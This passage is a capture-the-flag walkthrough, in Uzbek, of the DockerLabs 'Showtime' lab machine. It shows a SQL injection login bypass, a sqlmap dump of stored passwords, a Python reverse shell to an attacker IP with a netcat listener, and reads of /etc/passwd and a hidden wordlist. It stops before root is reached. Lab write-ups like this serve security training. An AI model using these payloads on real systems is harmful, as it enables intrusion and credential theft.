

"SHOWTIME" MASHINASI

DockerLabs — Penetration Testing Hisoboti

Sana: 2026-yil 16-iyul

Maqsad IP: 172.17.0.2

1. Kirish

Ushbu hisobot DockerLabs platformasidagi "Showtime" nomli mashinani yechish jarayonini sodda tilda tasvirlab beradi. Mashina bir nechta bosqichdan iborat: veb-ilovadagi SQL Injection zaifligi orqali autentifikatsiyani chetlab o'tish, ma'lumotlar bazasidan foydalanuvchi ma'lumotlarini olish, admin panel orqali reverse shell olish, tizimdagi maxfiy fayl yordamida parolni topish va sudo huquqlaridan foydalanib oxir-oqibat root huquqiga ega bo'lish.


2. Dastlabki razvedka (Recon)

Ishni maqsad tizimning ochiq portlarini aniqlashdan boshladik. Buning uchun nmap dasturi yordamida barcha portlar tekshirildi.

```
nmap 172.17.0.2 -p- --min-rate 5000
```

Natijada quyidagi ikkita port ochiq ekani aniqlandi:

- 22/tcp — ssh
- 80/tcp — http



```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali) - [~]  
$ nmap 172.17.0.2 -p- --min-rate 5000  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-16 03:06 -0400  
Nmap scan report for 172.17.0.2  
Host is up (0.0000050s latency).  
Not shown: 65533 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
MAC Address: B2:89:8C:4F:CC:1D (Unknown)  
  
Nmap done: 1 IP address (1 host up) scanned in 1.28 seconds  
(kali@kali) - [~]  
$
```

80-port ochiq bo'lgani uchun keyingi qadam sifatida brauzerda veb-sayt ochib ko'rildi va Burp Suite orqali so'rovlar tahlil qilindi (login sahifasiga yuborilgan GET so'rovi va PHPSESSID cookie ko'rinib turibdi).




3. Veb-ilovani tekshirish

Sayt kazino mavzusidagi bir sahifali ilova bo'lib, yuqori burchakda "Login" tugmasi mavjud edi.

A screenshot of a login form centered on a light gray background. The form is a white box with a blue "Login" title. It contains two input fields: "Usuario" with the placeholder text "Ingresa el usuario" and "Contraseña" with the placeholder text "Escriba su contraseña". Below these fields is a blue button with the text "Ingresar".


Login tugmasi bosilganda "Usuario" (login) va "Contraseña" (parol) maydonlaridan iborat oddiy kirish formasi ochildi.




4. SQL Injection orqali autentifikatsiyani chetlab o'tish

Login formasi SQL so'rovlarga nisbatan himoyalanmagan bo'lib chiqdi. "Usuario" maydoniga klassik SQL Injection payload kiritildi:

admin'OR 1=1;-- -




Natijada tizim so'rovni to'g'ri tekshirmasdan, parolni hisobga olmay, foydalanuvchini tizimga kiritib yubordi — bu klassik autentifikatsiyani chetlab o'tish (auth bypass) holati:



5. sqlmap orqali ma'lumotlar bazasidan ma'lumot olish

SQL Injection zaifligi tasdiqlangandan so'ng, Burp Suite orqali ushlab qolingana login so'rovi exploit.txt faylga saqlandi va sqlmap dasturiga uzatildi:

```
sqlmap -r exploit.txt -D users -T usuarios -C "username,password" --dump
```



sqlmap orqa fondagi DBMS MySQL ekanini aniqladi va "users" bazasidagi "usuarios" jadvalidan foydalanuvchi nomi va parollarni chiqarib oldi:

- lucas — 123321123321

- santiago — 123456123456
- joe — MiClaveEsInhackeable

```

kali@kali: ~
Session Actions Edit View Help
Parameter: usuario (POST)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: usuario=admin' OR NOT 4213=4213#6contrase%C3%B1a=admin

Type: error-based
Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: usuario=admin' AND EXTRACTVALUE(8967,CONCAT(0x5c,0x716b627871,(SELECT (ELT(8967*8967,1))),0x717a627171))-- FBTf6contrase%C3%B1a=admin

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: usuario=admin' AND (SELECT 1367 FROM (SELECT(SLEEP(5)))mxSn)-- GJzK6contrase%C3%B1a=admin

...
[03:30:15] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.58
back-end DBMS: MySQL >= 5.1
[03:30:15] [INFO] fetching entries of column(s) 'password,username' for table 'usuarios' in database 'users'
[03:30:15] [WARNING] reflective value(s) found and filtering out
[03:30:15] [INFO] retrieved: '123321123321'
[03:30:15] [INFO] retrieved: 'lucas'
[03:30:15] [INFO] retrieved: '123456123456'
[03:30:15] [INFO] retrieved: 'santiago'
[03:30:15] [INFO] retrieved: 'MiClaveEsInhackeable'
[03:30:15] [INFO] retrieved: 'joe'
Database: users
Table: usuarios
3 entries
+-----+-----+
| username | password |
+-----+-----+
| lucas    | 123321123321 |
| santiago | 123456123456 |
| joe      | MiClaveEsInhackeable |
+-----+-----+

[03:30:15] [INFO] table 'users.usuarios' dumped to CSV file '/home/kali/.local/share/sqlmap/output/172.17.0.2/dump/users/usuarios.csv'
[03:30:15] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/172.17.0.2'

[*] ending @ 03:30:15 /2026-07-16/


(kali@kali) ~$

```


Diqqat: joe uchun bazadan chiqqan parol "MiClaveEsInhackeable" ("mening parolim buzib bo'lmaydigan" degani) aslida chalg'ituvchi (red herring) bo'lib chiqdi — bu parol veb-sayt orqali kirishga ishlatilgan, biroq keyinchalik tizimdagi haqiqiy "joe" foydalanuvchisi (Linux user) uchun boshqa parol talab qilindi.

6. Admin panel orqali reverse shell olish

Topilgan "joe" hisobi bilan veb-saytga qayta kirildi:




Kirishdan so'ng "Panel de Administración" (Boshqaruv paneli) ochildi. Bu panelda Python buyruqlarini bevosita serverda ishga tushirish imkoniyati bor edi:




Shu maydonga reverse shell ochadigan Python kodi kiritildi:

```
import os;os.system('bash -i >& /dev/tcp/172.20.10.4/4444 0>&1')
```




Kod ishga tushirilishidan oldin, hujum qiluvchi tomonda (kali) netcat orqali 4444-portda tinglovchi ishga tushirildi:

```
nc -lvp 4444
```



"Ejecutar Comando" tugmasi bosilgach, server tomon ulanish o'rnatildi va www-data foydalanuvchisi nomidan shell qo'lga kiritildi:



7. Tizimni ichkaridan tekshirish (Enumeration)

www-data huquqi bilan tizimdagi foydalanuvchilar ro'yxati ko'rib chiqildi:

```
cat /etc/passwd
```

```
kali@kali: ~  
Session Actions Edit View Help  
www-data@88e6365646eb:/var/www/html/login_page$ cat /etc/passwd  
cat /etc/passwd  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin  
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin  
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin  
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin  
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash  
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin  
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin  
messagebus:x:100:102::/nonexistent:/usr/sbin/nologin  
systemd-resolve:x:996:996:systemd Resolver:/:/usr/sbin/nologin  
sshd:x:101:65534:/:run/sshd:/usr/sbin/nologin  
joe:x:1001:1001:joe,,,:/home/joe:/bin/bash  
mysql:x:102:104:MySQL Server,,,:/var/lib/mysql:/bin/false  
luciano:x:1002:1002:luciano,,,:/home/luciano:/bin/bash  
www-data@88e6365646eb:/var/www/html/login_page$
```

Fayldan uchta muhim foydalanuvchi aniqlandi: joe, mysql va luciano. Keyin /tmp katalogidagi fayllar ko'rildi:

```
kali@kali: ~  
Session Actions Edit View Help  
www-data@88e6365646eb:/tmp$ ls -la  
ls -la  
total 20  
drwxrwxrwt 1 root root 4096 Jul 16 04:36 .  
drwxr-xr-x 1 root root 4096 Jul 16 03:39 ..  
-rw-r--r-- 1 root root 894 Jul 22 2024 .hidden_text.txt  
-rw-r--r-- 1 www-data www-data 74 Jul 16 04:36 temp_script.py  
drwx----- 2 mysql mysql 4096 Jul 22 2024 tmp.w3E3JvWoeD  
www-data@88e6365646eb:/tmp$
```

/tmp ichida .hidden_text.txt nomli yashirin fayl topildi. Uni ochib ko'rganda, u "Martin"ga yozilgan xat bo'lib, unda GTA San Andreas o'yinining sevimli cheat-kodlari ro'yxati bor edi. Bu ro'yxat aslida keyingi bosqichda parolni topish uchun so'zlar lug'ati (wordlist) sifatida ishlatilishi kerakligiga ishora edi:

```
kali@kali: ~  
Session Actions Edit View Help  
www-data@88e6365646eb:/tmp$ cat .hidden_text.txt  
cat .hidden_text.txt  
Martin, esta es mi lista de mis trucos favoritos de gta sa:  
  
HES0YAM  
UZUMYMW  
JUMPJET  
LXGIVVL  
KJKSZPJ  
YECGAA  
SZCMAWO  
ROCKETMAN  
AIMPRTON  
OLDSPEEDDEMON  
CPKTNWT  
WORSHIPME  
NATURALTALENT  
BUFFMEUP  
AEZAKNT  
BRINGITON  
FULLCLIP  
CVWKKAM  
OUIQDMW  
PROFESSIONALSKIT  
PROFESSIONALTOOLS  
NINJATOWN  
STINGLIKEABEE  
GHOSTTOWN  
BLUESUEDESHOES  
SPEEDITUP  
SLOWITDOWN  
SLOWITDOWNBRO  
BAGUVIX  
CJPHONEHOME  
SPEEDFREAK  
BUBBLECARS  
KANGAROO  
CRAZYTOWN  
EVERYONEISRICH  
EVERYONEISPOOR
```

